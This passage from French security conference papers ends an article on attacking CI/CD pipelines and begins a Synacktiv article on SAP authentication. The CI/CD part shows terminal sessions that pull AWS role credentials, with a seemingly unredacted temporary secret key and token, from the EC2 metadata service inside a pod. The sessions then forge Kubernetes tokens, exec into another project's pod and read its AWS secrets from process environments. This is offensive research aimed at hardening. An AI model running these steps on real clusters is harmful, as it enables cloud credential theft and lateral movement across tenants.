  "SecretAccessKey": "ZFo87AW/dIm7dMHRzOB0gGIlpm4zefH42ZCGnu2N",
  "Token": "IQoJb3JpZ2luX2VjEID//////////wEaCXVzLWVhc3QtMSJHMEUCID++mAh4ZRoLilq0FserdfgZSnC9SBaYEBFC6JmCow1UAiEAh/zRqxvfQ+kneZ+xH1BgoZs+M94geEyIdq3AA4hrq6kquQUISRAAGgw5MDU0MTgyMDAyNTEiDDi8ex5
UBv4dZrt0IzieJK5+a36Ct1UPMJ+TY+GBI9BJL/WBfdeRtXh94dSzjwB4+pgU8+Xj3htCC9CtkCAjMT6eWPqJjjk8fm7fz3W28NJ3+8taed6MCha+OZi0LpwXnXnm2bMypC7t9R517OHhGWElT0HnUR9TkopJirMxNzW1lROFSWybL2VPMxenN9KehNLPrz
lLk4EcwGUhK7glEn7EqQ+dzGrKj25YQCX/ZrkJ+JqUQC29X1SljGEFYCmEJVMDHXR7rM8wA2kWs+QDEi8ymbrLU75toWC75E0iyYeRGvE6Vbwvexen2YRm7A6LUor9AFpRtYZc8qa5Qjl0+AiW5FS7gM02w2haKOjbo+5+eU+qPohKferrMHICqY50Mzw+L
OGZe9UMCD+tMr27W84uM+bogLwtSHpggG49xM9AyD470nSm/nv9YKzpqlikSxxf8xIBYj2z9JJ7+f6ZnnLVb7WOUE2YMuD55DrY1CsnG7wYbiRsiP2Cg/YMk8HaIRM6a5WxuPlTxzaBxu0GcW6YMB8D6D2TMK5fZ18wHOxS3hCprGqRknwx/XNtwyjiPT3W
mXjHCFPVWle3lmqxbGHCs8g9jJUfv9VZHZFcySpqpuKCqCWIeWKrU1eBi7uNK7fJOGbB2K0wiWsvNXMIfwkR4skpH2+lUeT1gByQk/u3Y8+QMP/RxskGOrEBwsKDo8Pv4eh72XPFhToiQoMn4coVirOaVVK7dvBZYX3i6FUhOTdEb0zdw8JNRHhtwTVmtVh
XunabQ03zx18BN/3zR63UDE11QV60Gz0NCPGtmx9rGbgEL9R9wfzaw1EDxKxj5SdeSpsOt9fbAx2p+xn0lzuHWv997OnvhY5asxN8LMolKkyTNW",
  "Expiration": "2025-12-04T21:41:24Z"
}
```

Fig. 28. Récupération d'un jeton d'authentification temporaire du rôle associé à l'EC2 via les métadonnées

Or, les nœuds d'un cluster EKS sont autorisés, au travers du rôle IAM qui leur est associé, à requêter des jetons d'authentification sur le cluster. Ce mode de fonctionnement permet aux EC2 de s'authentifier auprès de l'API Kubernetes avec les privilèges leur permettant de jouer leur rôle de nœud (création et mise à jour de ressources, lecture et surveillance de l'état des pods et nœuds, gestion des événements, etc.).

Via les métadonnées, un pod peut alors assumer le rôle AWS de l'EC2 et récupérer un jeton d'authentification Kubernetes au nom du nœud sur le cluster (figure 29).

De tels privilèges peuvent être exploités pour accéder aux détails de l'ensemble des pods s'exécutant sur le nœud. Cela permet d'obtenir des informations à propos d'autres pipelines. La figure 30, par exemple, montre que l'URL du projet associée au pods peut facilement être retrouvée.

Le rôle Kubernetes du nœud n'a cependant pas les privilèges pour créer de nouveaux pods ou pour exécuter des commandes au sein de pods existants. Il n'est donc pas directement possible d'exécuter du code sur le nœud ou sur des pods liés à d'autres pipelines. Toutefois, le nœud dispose de privilèges suffisant pour générer les jetons d'authentification des services accounts associés aux pods qu'il exécute.

Ainsi, en fonction des pods s'exécutant sur le nœud et du compte de service qui leur est associé, il devient possible d'élever ses privilèges sur le cluster.

Par exemple, la figure 31 montre que pour fonctionner, l'exécuteur Kubernetes GitLab déploie l'agent au sein d'un pod avec un compte

```
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ curl http://169.254.169.254/latest/user-data/
Content-Type: m
MIME-Version: 1.0
```

Les métadonnées AWS du noeud contiennent la configuration du cluster Kubernetes

```
--MIMEBOUNDARY
Content-Transfer-Encoding: 7bit
Content-Type: application/node.eks.aws
Mime-Version: 1.0

---
apiVersion: node.eks.aws/v1alpha1
kind: NodeConfig
spec:
  cluster:
    name: kubernetes_runner_1
    apiServerEndpoint: https://23CE5A239AC3A14AD3EABFEFD95B0123.gr7.us-east-1.eks.amazonaws.com
    certificateAuthority: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCVENDQWUyZ0F3SUJBZ0lJUlhCeUtVeEo0SHd3RFFZSktvWklo
OVkJBTVRDbXQxWW1WeWJtVjBaWE13Z2dFaU1BMEdDU3FHU0liM0RRRUJBUVVBQTRJQkR3QXdnZ0VLCkFvSUJBUUM3NHNkWGdNdXRCV1JHUjdzbVJJTmJkO
MHZUYgp0M3NiQWFmUTdQTUhoT2ZVT1Y1UVltcXIyVHpVYlhDdHVmcy9Fd0pBb2txdU9wVE4xazdTREFxaGxTOWZzSVBYCnZ1SHNuRlRuZmdjYm10cHNkTl
ytVQ0RtRDFEcXpzNlNsdApqZ2RzU1NDVzQ1MHF3RlBUVDJ1WExrdmJtSmxWQWdNQkFBR2pXVEJYTUE0R0ExVWREd0VCL3dRRUF3SUNwREFQCkJnTlZIUk1
liM0RRRUJDd1VBQTRJQkFRQW9oWnRlN3k0MwpTZ1lLWlZpTkpxM1JDRHhsMTlWeHdjd0k2cENNhVDV6SkhEU3RKTkxmTWhuUjR2N1Z5VjQ4Y1NQeXZLMkN1
LTVh5VEF4NzVRZ2VnbW9UTlhXdkNFMnFsZEJrVWs5dlNYU3dKZAp0NVhwUUFwVW93dkhlajhES2JxWkM4czZla1FRcjBjSVNremIweXUwNDhXc2NlK3o1M
LS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
    cidr: 172.20.0.0/16

--MIMEBOUNDARY--
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ REGION=$(curl --silent http://169.254.169.254/latest/dynamic
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ aws sts get-caller-identity | jq
{
  "UserId": "AROA5FTZBKS53WTF2MR5R:i-06add96b87ecb2b9d",
  "Account": "[…]",
  "Arn": "arn:aws:sts:[…]:assumed-role/eks_nodes-node-group-20251204094554477800000004/i-06add96b87ecb2b9d"
}
```

Le rôle AWS associé au noeud permet de récupérer un jeton d'authentification Kubernetes pour le noeud

```
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ aws eks update-kubeconfig \
                                                          --region $REGION \
                                                          --name kubernetes_runner_1 \
                                                          --kubeconfig ./kubeconfig
Updated context arn:aws:eks:us-east-1:905418200251:cluster/kubernetes_runner_1 in /root/kubeconfig
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ export KUBECONFIG=$(pwd)/kubeconfig
root@runner-wisjtioar-project-16-concurrent-0-cqribvto:~$ kubectl auth whoami
ATTRIBUTE                                        VALUE
Username                                         system:node:ip-10-1-20-37.ec2.internal
UID                                              aws-iam-authenticator:[…]:AROA5FTZBKS53WTF2MR5R
Groups
Extra: accessKeyId
Extra: arn                                       [arn:aws:sts::[…]:assumed-role/eks_nodes-node-group-20
Extra: canonicalArn                              [arn:aws:iam::[…]:role/eks_nodes-node-group-2025120409
Extra: principalId                               [AROA5FTZBKS53WTF2MR5R]
Extra: sessionName                               [i-06add96b87ecb2b9d]
Extra: sigs.k8s.io/aws-iam-authenticator/principalId   [AROA5FTZBKS53WTF2MR5R]
```

Authentification sur le cluster en temps que noeud

Fig. 29. Compromission du rôle Kubernetes du nœud à partir des métadonnées AWS depuis un pod

Fig. 30. Récupération d'informations sur un autre projet exécuté sur le nœud

Fig. 31. Récupération du compte de service privilégié de l'agent « gitlab-runner »

de service privilégié disposant des privilèges d'administration sur son namespace - namespace aussi utilisé par les pods exécutant les pipelines.

Listing 12: Commande kubectl permettant de créer un compte de service pour un pod spécifique

```
kubectl create token $SERVICE_ACCOUNT -n $NAMESPACE \
        --bound-object-kind=Pod --bound-object-name=$POD_NAME \
        --bound-object-uid=$POD_UID
```

Si le pod associé à la tâche de CI/CD s'exécute sur le même nœud que le pod associé à l'agent GitLab, l'attaquant peut alors compromettre le compte de service de l'agent en demandant un jeton d'authentification à partir de l'identité du nœud Kubernetes. Ce jeton d'authentification peut être utilisé pour exécuter des commandes arbitraires dans l'ensemble des pods exécutant des tâches de CI/CD, ce qui permet notamment de

récupérer le code source d'autres projets, mais aussi d'accéder à leurs variables.

```
root@runner-wisjtioar-project-16-concurrent-0-jb76ddoq:~$ kubectl get pods -n $NAMESPACE --token=$TOKEN
NAME                                               READY   STATUS    RESTARTS   AGE
gitlab-runner-6c877dbf9-9w4z8                      1/1     Running   0          20h
runner-wisjtioar-project-16-concurrent-0-jb76ddoq  2/2     Running   0          9m13s
runner-wisjtioar-project-18-concurrent-0-8w2lqxsa  2/2     Running   0          9m16s
root@runner-wisjtioar-project-16-concurrent-0-jb76ddoq:~$ kubectl exec -it runner-wisjtioar-project-18-concurrent-0-8w2lqxsa --token=$TOKEN -- /bin/bash
Defaulted container "build" out of: build, helper, init-permissions (init)
root@runner-wisjtioar-project-18-concurrent-0-8w2lqxsa:/# tree -a -L 4 /builds
/builds
`-- kubernetes_runner
    `-- kubernetes_runner_1
        |-- confidential
        |   |-- .git
        |   |-- .gitlab-ci.yml
        |   `-- README.md
        `-- confidential.tmp
            |-- git-template
            `-- gitlab_runner_env        Compromission du projet Git associé à une tâche de CI/CD s'exécutant dans un pod Kubernetes

7 directories, 3 files
root@runner-wisjtioar-project-18-concurrent-0-8w2lqxsa:/# ps -eo user:15,pid,ppid,cmd --forest
USER              PID    PPID CMD
root             4465       0 /bin/bash
root             4472    4465  \_ ps -eo user:15,pid,ppid,cmd --forest
root                1       0 /usr/bin/bash
root               25       1 sh -c (/scripts-18-1136/detect_shell_script /scripts-18-1136/step_script 2>&1 | tee -a /logs-18-1136/output.log) &
root               26      25  \_ /usr/bin/bash /scripts-18-1136/step_script
root               31      26  |   \_ echo 'Pipeline from kubernetes_runner/kubernetes_runner_1/confidential' && sleep 3600
root               27      25  \_ tee -a /logs-18-1136/output.log
root@runner-wisjtioar-project-18-concurrent-0-8w2lqxsa:/# cat /proc/31/environ | xargs -0 -n1 echo | grep -i aws
AWS_SECRET_ACCESS_KEY=XXXXXXXXXXXXXXXXXXXXXX
AWS_ACCESS_KEY_ID=XXXXXXXXXXXXXXXXXXXXXX     Compromission des variables d'environnement d'une tâche de CI/CD s'exécutant dans un pod Kubernetes
root@runner-wisjtioar-project-18-concurrent-0-8w2lqxsa:/#
```

Fig. 32. Utilisation du compte de service de l'agent GitLab pour rebondir sur une tâche de CI/CD

En pratique, si un attaquant est en mesure de lancer des jobs de CI/CD sur le runner, et si aucune mesure de durcissement n'a été mise en place pour que l'agent s'exécute sur un nœud différent de ceux des jobs, l'attaquant peut relancer des jobs de CI/CD jusqu'à trouver le nœud permettant de compromettre le compte de service de l'agent.

Un tel défaut de configuration permet donc de contourner l'ensemble des contrôles d'accès entre les différents environnements d'exécution, ce qui peut avoir un impact majeur sur une infrastructure de CI/CD.

La figure 33 résume ce scénario d'exploitation.

Au sein des environnements Cloud, les meilleures pratiques recommandent de durcir chaque ressource utilisée par la chaîne de CI/CD et en particulier les instances de calculs (version des OS, segmentation réseau, accès aux métadonnées, privilèges accordés, etc.). Par ailleurs, il est recommandé de dissocier l'infrastructure hébergeant la chaîne CI/CD de l'infrastructure cible sur laquelle celle-ci réalise ses déploiements (ex. : environnements de production, environnements de développement, etc.) afin d'éviter les scénarios d'élévation de privilèges.




Fig. 33. Schéma d'exploitation des métadonnées AWS depuis un environnement d'exécution conteneurisé

En conclusion, après avoir obtenu un accès initial à l'environnement d'exécution, l'attaquant peut exploiter les privilèges accordés à l'environnement, le mode d'exécution des jobs de CI/CD et les accès réseau pour atteindre ses objectifs (ex. : compromission d'un environnement cible, obtention d'un accès au réseau interne, etc.) ou se déplacer latéralement sur d'autres composants de la chaîne CI/CD afin de continuer son scénario d'exploitation.

5 Conclusion

Les chaînes de CI/CD deviennent des axes structurants du système d'information des entreprises. Utilisées jusqu'à présent pour délivrer des services et des produits destinés au public (applications web et mobiles, distributions logicielles, etc.), elles prennent maintenant une place grandissante au sein des réseaux internes des entreprises notamment avec l'essor du Cloud et de l'infrastructure-as-code (Ansible, Terraform, etc.). Leur importance croissante en fait une cible privilégiée pour les attaquants qui les exploitent en vue de rebondir au sein du système d'information. Plusieurs approches pour sécuriser ce type d'environnement sont possibles. L'approche "Secure by design", parce qu'elle prend en compte les problématiques de sécurité dès la conception est l'approche la plus efficace. Pour assurer la sécurité de la chaîne dans le temps, les tests d'intrusion ont l'avantage de permettre d'identifier des scénarios concrets et réalistes en prenant en compte l'ensemble des systèmes et dépendances que représentent les chaînes de CI/CD. L'environnement d'exécution, « moteur » de la chaîne de CI/CD à l'intersection des différents composants, est alors un levier central pour permettre aux équipes offensives d'identifier les vulnérabilités sur le périmètre de la chaîne entière et de les exploiter.

6 Remerciements

Merci à Julien S., Stéphane A., Arnaud R. et Gauthier P. ainsi qu'aux relecteurs du comité de programme. Vos remarques pertinentes et vos suggestions constructives ont contribué à améliorer la qualité globale de ce travail.

Références

1. amicontained. amicontained. https://github.com/genuinetools/amicontained
2. Documentation Azure DevOps. Contrôle des branches. https://learn.microsoft.com/fr-fr/azure/devops/pipelines/process/approvals?view=azure-devops&tabs=check-pass#branch-control
3. Documentation Azure DevOps. Définir des approbations et des vérifications. https://learn.microsoft.com/fr-fr/azure/devops/pipelines/process/approvals
4. Documentation Docker. Image digests. https://docs.docker.com/dhi/core-concepts/digests/
5. Yosef Yaakov et Bar Ben-Michael. Container Breakouts : Escape Techniques in Cloud Environments, 2024. https://unit42.paloaltonetworks.com/container-escape-techniques/

6. Documentation GitHub. Approbation d'une demande de tirage comportant des revues obligatoires.
https://docs.github.com/fr/pull-requests/collaborating-with-pull-requests/reviewing-changes-in-pull-requests/approving-a-pull-request-with-required-reviews
7. Documentation GitHub. À propos des branches protégées.
https://docs.github.com/fr/repositories/configuring-branches-and-merges-in-your-repository/managing-protected-branches/about-protected-branches
8. Documentation GitLab. CI/CD YAML syntax reference.
https://docs.gitlab.com/ci/yaml/
9. Documentation GitLab. GitLab CI/CD variables.
https://docs.gitlab.com/ci/variables/
10. Documentation GitLab. Merge request approval rules.
https://docs.gitlab.com/user/project/merge_requests/approvals/rules/
11. Documentation GitLab. Protected branches.
https://docs.gitlab.com/user/project/repository/branches/protected/
12. Documentation GitLab. Secrets management providers.
https://docs.gitlab.com/ci/pipeline_security/#secrets-management-providers
13. Documentation GitLab. Use checksum to keep your image secure.
https://docs.gitlab.com/ci/docker/using_docker_images/#use-checksum-to-keep-your-image-secure
14. Kubernetes. Pod Security Standards.
https://kubernetes.io/docs/concepts/security/pod-security-standards/
15. LinPEAS. LinPEAS - Linux Privilege Escalation Awesome Script.
https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
16. OWASP Cheat Sheet Series. Docker Security Cheat Sheet.
https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html
17. Jev Suchoi. Hacking Azure DevOps, 2021.
https://www.devjev.nl/posts/2021/hacking-azure-devops/
18. Christophe Tafani-Dereeper. From keyless to careless : Abusing misconfigured OIDC authentication in cloud environments. In *Insomni'Hack*, 2024.
https://download.scrt.ch/insomnihack/ins24-slides/Insomni%27Hack%202024_%20Abusing%20misconfigured%20OIDC%20authentication%20in%20cloud%20environments.pdf
19. Hugo Vincent. Action Man VS Octocat : GitHub action exploitation. In *SSTIC 2024*, 2024.
https://www.sstic.org/media/SSTIC2024/SSTIC-actes/action_man_vs_octocat_github_action_exploitation/SSTIC2024-Article-action_man_vs_octocat_github_action_exploitation-vincent.pdf

Un ticket pour les gouverner tous : Authentification et autorisation sur SAP

Aloïs Colléaux-Le Chêne
alois.colleaux-lechene@synacktiv.com

Synacktiv

Résumé. Les systèmes SAP ERP sont des systèmes fermés et complexe à auditer. Peu de ressources publiques sont disponibles et il peut être compliqué de comprendre les fonctionnements internes de ces systèmes. Ils sont cependant les hébergeurs principaux de données métier critiques et leur bon fonctionnement est un pilier fondamental du bon déroulement de nombreuses entreprises majeures. Dans cet article, Synacktiv apporte des explications sur deux principes moteurs d'un système SAP : l'authentification des utilisateurs et le contrôle d'accès de ceux-ci. Cet article présente aussi Bissap, un nouvel outil open-source développé par Synacktiv capable d'extraire et d'analyser les données d'autorisations présente sur un système SAP. Pour illustrer son utilisation, une nouvelle méthode d'exploitation basée le mécanisme de Logon Ticket est présentée et mise en pratique dans un cas d'étude pratique.

1 Introduction

Un système SAP ERP, aussi appelé simplement SAP, est un environnement de logiciels assistant les entreprises dans de nombreux processus métier (Gestion des stocks, paies des employés, gestion clients, etc.). En vertu de sa fonction, un tel système héberge et a accès à une quantité importante de données sensibles, telles que des coordonnées bancaires, des fiches de paies ou des secrets industriels. De plus, ces systèmes sont régulièrement accédés via de nombreux moyens différents (Caisses dans les magasins, pistolets RF dans les entrepôts, ordinateurs de bureaux), nécessitant parfois des aménagements particuliers. La surface d'exposition d'un tel environnement peut être difficile à limiter. Par souci de disponibilité, un système SAP peut aisément être surexposé.

Compte tenu de leur valeur et de leurs expositions, les systèmes SAP sont des cibles de choix pour un attaquant.

Cependant, SAP est un environnement fermé, peu accessible pour des entreprises de cybersécurité. Il existe peu de recherches sur la sécurité de cet environnement pourtant complexe. À raison, les logiciels SAP sont payants et réservés aux entreprises clientes. L'outillage public est limité et vieillissant pour la plupart, voire abandonné.

Ici, Synacktiv souhaite apporter sa pierre à l'édifice en éclaircissant deux concepts fondamentaux d'un système SAP : l'authentification des utilisateurs et leurs autorisations. Des outils open-source permettant d'explorer ces concepts, et de les exploiter, seront publiés à l'issue de la présentation.

Au-delà de l'outillage développé, ce document détaille l'analyse du format propriétaire des "Logon Tickets", jusqu'ici peu documenté publiquement. Nous démontrerons comment ce mécanisme permet de transformer une lecture de fichier arbitraire sur un système SAP, en une compromission totale du système dans sa configuration par défaut. Bien qu'elle soit peu connue, cette fonctionnalité de "Logon Ticket" est prévue par l'éditeur et par conséquent n'est pas une vulnérabilité. Elle peut cependant être désactivée par les administrateurs SAP pour réduire le risque engendré et la surface d'attaque.

2 Présentation technique de SAP

Une installation de SAP est appelée un "système" et est référencée par un identifiant de trois caractères, un SID. Un système correspond à un ensemble de services distribués sur un ou plusieurs serveurs et reliés à une base de données. Ces services, aussi appelé des instances, sont identifiés par un code à deux chiffres et jouent différents rôles au sein du système en fonction de leur type.

Chaque service peut être configuré pour moduler son comportement. Les paramètres techniques sont majoritairement défini au sein de fichiers spécifiques appelés les profils. Ces paramètres peuvent configurer l'état des interfaces exposées, le dimensionnement des services ou bien la politique de mots de passe des utilisateurs. On peut modifier ces paramètres de profils en modifiant le fichier correspondant depuis le système sous-jacent ou bien via un programme dédié sur le système en marche. Les paramètres fonctionnels, orientés métier, sont stockés en base de données dans des tables dédiées et peuvent être modifiés en interagissant avec le système.

Tous ces services ont accès à la base de données du système, qui est ainsi partagée. Au sein de cette base de donnée, il existe une séparation logique appelée "client" ou "mandant". Chaque mandant est identifié par un code à trois chiffres. Parce que les différents mandants font partie du même système et partagent donc la base de données, la segmentation des données est appliquée via la présence d'une colonne spécifique dans les tables concernées. La majorité des données du système est segmentée via

ces mandants, par exemple, un utilisateur est configuré pour un mandant spécifique, et ne peut pas se connecter sur un autre.

Ce n'est pas cependant par une barrière de sécurité. Des outils d'administrations inter-mandants existent et permettent un accès complet à la base de données. Un utilisateur disposant de droits administrateurs sur un mandant spécifique peut donc utiliser lesdits outils pour accéder aux données des autres mandants.

Aujourd'hui, la segmentation des données est appliquée par la séparation naturelle entre les systèmes : les différentes étapes de développement ainsi que les unités commerciales sont séparées en systèmes dédiés. Une compromission d'un de ces systèmes n'engendre pas automatiquement la compromission du reste des données.

2.1 Les programmes SAP

Un des services principaux d'un système SAP est la plateforme d'exécution de programmes. À l'instar d'une machine virtuelle Java, cette plateforme d'exécution est dotée d'un noyau permettant l'exécution de programmes spécifiques à SAP. Ces programmes sont écrits en ABAP, un langage de programmation propriétaire de SAP, ou plus rarement en Java.

Ce sont ces programmes qui fournissent la plupart des fonctionnalités utilisées par les utilisateurs. L'interface graphique, les programmes de rentrées de données et une partie importante des outils d'administrations sont exécutés via cette plateforme. Ce sont aussi ces programmes qui font respecter la séparation logique des mandants : lorsqu'un programme cherche à accéder à des données de la base, celui-ci va filtrer automatiquement pour ne prendre en compte que les données du mandant de l'utilisateur.

Un système SAP est fourni avec un ensemble de programmes et de fonctionnalités basiques. Cet ensemble est appelé `SAP BASIS` et peut être étendu via l'installation de modules métier spécialisés. Ces modules contiennent de nombreux programmes reliés à une certaine thématique. Une liste non exhaustive de ces modules métiers est présentée ci-dessous.

- FI (`Financial Accounting`) — Compatibilité et gestion des comptes bancaires.
- CRM (`Customer Relationship Management`) — Gestion client, marketing et ventes.
- HR (`Human Ressources`) — Gestion et optimisation des processus RH.

2.2 Interagir avec SAP

Un système SAP expose de nombreuses interfaces, souvent via des protocoles propriétaires. On note par exemple l'interface `DIAG` qui permet un accès graphique au système. Le logiciel `SAP GUI` est utilisé à cette fin, tel que montré en figure 1.




Fig. 1. Utilisation du logiciel SAP GUI

Une fois qu'un utilisateur est connecté, il effectuera des actions via l'exécution de "transaction". Une transaction étant un code court représentant un programme ainsi que quelques paramètres pré-appliqués. Dans l'interface SAP GUI, la transaction peut être exécutée en spécifiant son code directement, ou bien en cliquant sur le bouton équivalent dans le menu de gauche.

Il existe de très nombreuses transactions[1] sur SAP. On note par exemple, les transactions suivantes :

— `BP (Business Partner)` — Gestion des fournisseurs et des clients.

— `DBACOCKBIT`, `DB02`, `ST04` — Administration de la base de données.

— `RZ10`, `RZ11` — Édition (permanente ou temporaire) des paramètres de profil.

— `SA37`, `SA38`, `SE37`, `SE38` — Exécution et écriture de programmes ou de fonctions.

[1] Sur une installation par défaut, près de 10 000 transactions ont été comptabilisées.

— `SE16`, `SE16N`... — Lecture de tables de la base de données.
— `SU01`, `PFCG` — Administration des rôles et des utilisateurs.

Pour plus d'informations sur les transactions et les programmes standards, les ressources suivantes peuvent être particulièrement utiles :

— `https://help.sap.com/docs/SUPPORT_CONTENT/basis/3354611688.html`
— `https://www.se80.co.uk/`

Pour les accès programmatiques, les transactions ne sont pas adaptées. L'API principale du système passe via l'interface `RFC (Remote Function Call)` qui permet d'exécuter certaines fonctions des programmes SAP. Cette interface RFC peut-être utilisée pour la communication inter-systèmes ou bien par des logiciels externes pour interagir avec SAP.

Un exemple d'un paysage SAP moderne est présenté en figure 2. On y voit la répartition de plusieurs systèmes dans des environnements différents. On note aussi que plusieurs serveurs peuvent être alloués à un système, permettant ainsi la répartition de la charge lorsque cela est nécessaire. De plus, on remarque que les unités commerciales sont séparées en systèmes dédiés pour mieux isoler les données différentes.




Fig. 2. Exemple de répartition des systèmes SAP

3 Autorisations sur SAP

Tous les utilisateurs ne sont pas égaux dans un système. Des permissions peuvent leur être attribuées, ce qui étend le champ des actions possibles de l'utilisateur. Toutes actions effectuées par un utilisateur nécessitent une, ou plusieurs, autorisations spécifiques. Cette omniprésence des autorisations est rendue possible par la grande granularité du système d'autorisation.

Toutes les autorisations sont d'un certain type et sont composées de paramètres différents en fonction de celui-ci. Par exemple, l'une des autorisations permettant l'accès à une table de la base de données se nomme `S_TABU_NAM` et a deux paramètres : le type d'accès (`ACVT`) et le nom de la table (`TABLE`).

Les programmes SAP offrant un accès direct aux tables [2] vérifieront cet accès en amont avant de récupérer les résultats. Si l'utilisateur exécutant le programme tente d'accéder à une table dont il a le droit, alors l'accès sera validé et les données seront affichées à l'utilisateur.

Il est aussi possible de spécifier des autorisations plus spécifiques et adaptées au métier. Par exemple, l'autorisation `I_SWERK` restreint les équipements accessibles à un technicien pour les opérations de maintenance.

En pratique, les autorisations sont accordées par groupe, pour permettre aux utilisateurs d'effectuer un ensemble d'actions similaires. Ces groupes d'autorisations sont appelés des profils et peuvent être individuellement accordés aux utilisateurs. Habituellement, les profils sont contenus dans un rôle, qui représente une situation spécifique dans l'entreprise. On peut imaginer la présence d'un rôle "Ressources humaines" ou bien "Gestion des stocks - France".

Ces rôles et profils peuvent contenir d'autres rôles et profils. Dans ce cas, ils sont appelés rôles et profils composites.

Toutes ces relations et ces attributs sont stockés dans des tables spécifiques de la base de données du système. Bien qu'il n'existe pas de documentation officielle concernant les tables utilisées, plusieurs articles sur le forum SAP apportent ces informations techniques. Cela nous permet de dresser la liste des tables à analyser pour effectuer l'audit des permissions, qui est présentée en table 1.

Les autorisations ne sont pas un mécanisme intrinsèque au noyau SAP, mais sont appliquées par les programmes exécutant la requête de l'utilisateur. C'est-à-dire, avant l'accès au noyau.

[2] Par exemple, la transaction `SE16`

